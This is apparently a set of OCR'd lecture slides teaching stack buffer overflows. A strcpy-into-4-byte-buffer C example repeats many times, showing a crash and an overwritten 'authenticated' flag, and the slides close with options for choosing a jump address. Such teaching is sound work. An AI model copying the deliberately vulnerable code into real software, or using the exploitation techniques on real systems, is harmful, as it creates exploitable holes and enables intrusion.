
- Overflow
  - Put more into the buffer than it can hold
  - Where does the extra data go?

A Buffer Overflow Example

```
void func(char *arg1)
{
   char buffer[4];
   strcpy(buffer, arg1);
   ...
}

int main()
{
   char *mystr = "AuthMe!";
   func(mystr);
   ...
}
```

A Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```




A Buffer Overflow Example

```
void func(char *arg1)
{
   char buffer[4];
   strcpy(buffer, arg1);
   ...
}

int main()
{
   char *mystr = "AuthMe!";
   func(mystr);
   ...
}
```

A Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



A Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Upon return, sets %ebpto 0x0021654d

SEGFAULT (0x00216551)

Buffer Overflow


- Code (or parameters) get injected because
  - program accepts more input than there is space allocated
- In particular, an array (or buffer) has not enough space
  - especially easy with C strings (character arrays)
  - plenty of vulnerable library functions
  - `strcpy, strcat, gets, fgets, sprintf ..`
- Input spills to adjacent regions and modifies
  - code pointer or application data
    - all the possibilities that we have enumerated before
  - normally, this just crashes the program (e.g., sigsegv)

A Buffer Overflow Example

```
void func(char *arg1)
{
   int authenticated = 0;
   char buffer[4];
   strcpy(buffer, arg1);
   if(authenticated) { ...
}

int main()
{
   char *mystr = “AuthMe!”;
   func(mystr);
   ...
}
```


A Buffer Overflow Example

```
void func(char *arg1)
{
   int authenticated = 0;
   char buffer[4];
   strcpy(buffer, arg1);
   if(authenticated) { ...
}

int main()
{
   char *mystr = "AuthMe!";
   func(mystr);
   ...
}
```




A Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



A Buffer Overflow Example


```
void func(char *arg1)
{
   int authenticated = 0;
   char buffer[4];
   strcpy(buffer, arg1);
   if(authenticated) { ...
}

int main()
{
   char *mystr = "AuthMe!";
   func(mystr);
   ...
}
```



A Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Code still runs; user now 'authenticated'




Choosing where to jump

- Address inside a buffer of which the attacker controls the content
  - works for remote attacks
  - the attacker need to know the address of the buffer, the memory page containing the buffer must be executable
- Address of a environment variable
  - easy to implement, works with tiny buffers
  - only for local exploits, some programs clean the environment, the stack must be executable
- Address of a function inside the program
  - works for remote attacks, does not require an executable stack
  - need to find the right code, one or more fake frames must be put on the stack

